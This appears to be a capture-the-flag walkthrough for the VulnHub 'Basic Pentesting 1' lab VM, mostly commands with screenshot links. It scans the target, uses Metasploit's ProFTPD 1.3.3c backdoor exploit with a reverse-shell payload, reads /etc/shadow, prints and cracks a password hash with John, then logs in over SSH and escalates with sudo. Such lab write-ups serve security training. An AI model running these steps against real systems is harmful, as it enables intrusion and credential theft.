

<https://www.vulnhub.com/entry/basic-pentesting-1,216/>




┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -sT 192.168.21.133




<http://192.168.21.133/>





┌──(root💀kali)-[/home/kali/Downloads]

└─# nikto -h <http://192.168.21.133>




<http://192.168.21.133/secret/>







msf6 > search proftpd




msf6 > use exploit/unix/ftp/proftpd\_133c\_backdoor




msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > set RHOSTS 192.168.21.133




msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > show payloads




msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > set PAYLOAD cmd/unix/reverse




msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > set LHOST 192.168.21.128



msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > set LPORT 4445






python3 -c 'import pty; pty.spawn("/bin/bash")'




root@vtcsec:/# cat /etc/shadow




Output:

marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::



┌──(root💀kali)-[/home/kali/Downloads]


└─# john hash



Output: marlinspike


┌──(root💀kali)-[/home/kali/Downloads]

└─# john --show hash



┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh [marlinspike@192.168.21.133](mailto:marlinspike@192.168.21.133)



marlinspike@vtcsec:~$ sudo su



